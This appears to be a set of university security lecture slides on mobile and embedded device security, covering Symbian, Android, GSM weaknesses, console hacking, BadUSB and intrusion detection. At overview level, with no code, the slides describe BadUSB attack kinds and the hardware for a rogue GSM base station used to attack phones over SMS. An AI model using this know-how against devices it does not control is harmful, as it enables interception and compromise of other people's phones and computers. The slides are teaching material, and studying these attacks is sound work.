


Source : Nokia Course Pack 04300, v3.0

# Symbian OS Layers



# The Nokia Platform




\* Available in selected markets and phones

201

ISAE – 2016/2017


## Application signature process (Nokia)



202

The Security sub-system v8.0 architecture showing dependencies between components

# Symbian OS security subsystem



# OpenMoko

- OpenEmbedded
- Linux, GNOME
- FIC




[www.openmoko.org](http://www.openmoko.org)

# Hardware specifications (GTA01Bv4)

- 2.8" VGA (480x640) TFT color display
- Touchscreen, usable with stylus or fingers
- 266MHz Samsung SoC (ARM)
- 64MB flash, 128MB SDRAM
- USB 1.1 (unpowered)
- Integrated AGPS
- 2.5G GSM – tri band (900/1800/1900), voice, CSD, GPRS
- Bluetooth 2.0
- Micro SD slot


205

## (Old) Software architecture (OpenMoko)



206

# GSM Block



207

## Android & the Droids

- Linux kernel-enforced sandboxing
  - Lots of « permissions » to request (refuse?)
- Application signing
  - Signature-level permissions
- User IDs and file-access
  - 2 applications have 2 UIDs
  - and/but there is « shareUserID »
- Declaring and enforcing permissions
  - Via the androidManifest.xml
- and per-URI permissions

Real-world usage examples?

208




# Mobilife

- [www.ist-mobilife.org](http://www.ist-mobilife.org)
- IST-FP6 project (2004-2006)
- End users needs
  - context awareness
  - group management
  - etc. (multimodal interactions, localization, ...)
- Reference architecture
  - ...
  - privacy & trust
  - group management

209

## Mobilife – General security



- Layered architecture
- *Sandboxing* (certificates?)
- COnfidential

210

# Mobilife – Trust Engine




Figure 22 Trust Engine high level stack view

# Mobilife – Groups & Security




Figure 2 Structure of the Group Awareness Function (GAF)

# Mobilife User Interface



213

## TCG – Mobile Phone Use Cases (1/3)

- Platform integrity
  - Devices possess and run only authorized operating systems and hardware
- Device authentication
  - to assist in user authentication (hold keys)
  - prove the identity of the device itself
- Robust DRM implementation
- SIMLock / Device Personalisation
  - device remains locked to a particular network

214

## TCG – Mobile Phone Use Cases (2/3)

- Secure software download
  - application, patches, firmware updates, etc.
- Secure channel between device and UICC
  - Some security sensitive applications may be implemented partly in the UMTS Integrated Circuit Card (UICC) and partly in the device.
  - Sensitive (e.g. provisioning) data exchange
- Mobile ticketing
- Mobile payment
- Software use (security policies)

## TCG – Mobile Phone Use Cases (2/3)

- Proving platform and/or application integrity to end user
  - The end user wants to know that a Device or application can be trusted
- User Data Protection and Privacy
  - Personally identifiable information
  - Contact /Address books
  - Wallets, credentials, identity tokens

# GSM Security

- An old affair ?
- Not so good
  - <http://laforge.gnumonks.org/weblog/gsm/>
  - The network does not authenticate to the phone
  - A5 « private » ciphers family issues

# BYO SMS jamming

- « Blowing up the Celly »
  - PacSec 2014, DEFCON 22
  - Brian Gorenc, Matt Molinyawe (HP)
- OpenBTS-based
  -
- RF test enclosure needed
- phone == target

# Needed hardware

## Our Bill of Materials

### USRP and Accessories

USRP N210 Kit (782747-01) - \$1,717.00  
 WBX-40 USRP Daughterboard - \$480.00  
 USRP GPS-Disciplined Oscillator Kit - \$758.00  
 SMA-to-SMA Cable Assembly - \$30.00  
 VERT900 Vertical Antenna Dualband - \$35.00  
**Total: \$3,020.00**

### RF Enclosure and Accessories

STE3000FAV - \$2,495.00  
 SMA Feedthrough Connectors  
 DB9 10 PF and DB9 100 PF Connectors  
 USB, RJ45 Adapter Kits  
**Total: \$3,096.00**

### Cell Phones and SIMs

Unlocked Phones ~ \$500  
 Pre-paid SIMs ~ \$10-\$20  
 Micro SIM Cutter Tool ~ \$5  
**Total: ~\$550**

20 © Copyright 2014 Hewlett-Packard Development Company, L.P. The information contained herein is subject to change without notice.



219

## Overall presentation (2/2)

- Case studies
  - Wireless networks
  - New generation avionics systems
  - Network appliances
  - Mobile telephony
  - **Gaming devices**
- Wrap-up (on-demand)
  - IDS
  - Firewalls
  - Tripwire
  - Metasploit
  - Anti-virus

220

## Gaming devices (>2000)

- Anti-piracy features
- Supplier-controlled software signature
- Protection architecture using hardware components (*hidden ROM*)
- XBOX example
  - Public key in PROM, private key at Bill's
  - Integrity checks starting from boot
  - Attack
    - *reverse engineering* and ROM exchange
    - Using James Bond, a *Mech* or a *sniper*... (third party vulnerable code)
- Sony problems

[www.xbox-linux.org](http://www.xbox-linux.org)

*... a princess...*

[www.wiibrew.org](http://www.wiibrew.org)

221

## Next step

- Multilevel security policy and mandatory access control ?
  - on a gaming device?
  - on a home video recorder? (Philips, DRM)
- OpenBSD : Old style (or not)?

222

# BadUSB

- SecurityResearchLabs study
  - Karsten Nohl, Sascha Krißler, Jakob Lell
  - PacSec Applied Security Conference

# BadUSB

- USB devices include a micro-controller and possibly flash storage
- Large family of possible attacks
  - Emulate keyboards
    - Device deregisters then register again as a different one
  - Spoof network card
    - DHCP magic overrides DNS or default gateway
  - « USB boot-sector » virus
  - *Hide data on stick of HDD*
  - *Rewrite data in-flight*
  - *Update PC BIOS*
  - *Spoof display*



# BadUSB

- Small hardware differences can determine vulnerability
  - Especially flash presence
- Exposure is probably growing
  - More devices, more complex and more programmable
- Effective defenses are missing
  - Simple ones (disable updates in hardware) are limited to new non upgradable devices
  - Secure crypto. sounds overkill for microcontrollers (though security guys may disagree)
  - Firmware scanning... can of worms
- **No responses**
  - Chip, peripheral or OS vendors alike

225

## Overall presentation (2/2)

- Case studies
  - Wireless networks
  - New generation avionics systems
  - Network appliances
  - Mobile telephony
  - Gaming devices
- Wrap-up (on-demand)
  - **IDS**
  - Firewalls
  - Anti-virus

226

# Vulnerabilities – Attacks – Alerts


- Vulnerabilities
  - Many types : *buffer overflow*, CGI, permissive access rights, network session hijacking, privilege transfers, *social engineering*, cryptanalysis, etc.
- « Attack »
  - Exploitation of a single vulnerability
  - Elementary attack or intrusion scenario
  - Malicious vs. suspicious action
- Alerts
  - Message sent after detection of an attack
  - *IDMEF (XML): Intrusion Detection Message Exchange Format défini par l'IETF/IDWG*

227

## Alert generation (efficiency)

|                | No alert         | Alert            |
|----------------|------------------|------------------|
| No attack      | True negativef 😊 | False positive 😞 |
| Ongoing attack | False negative 😞 | True positive 😊  |

228



## Usable techniques

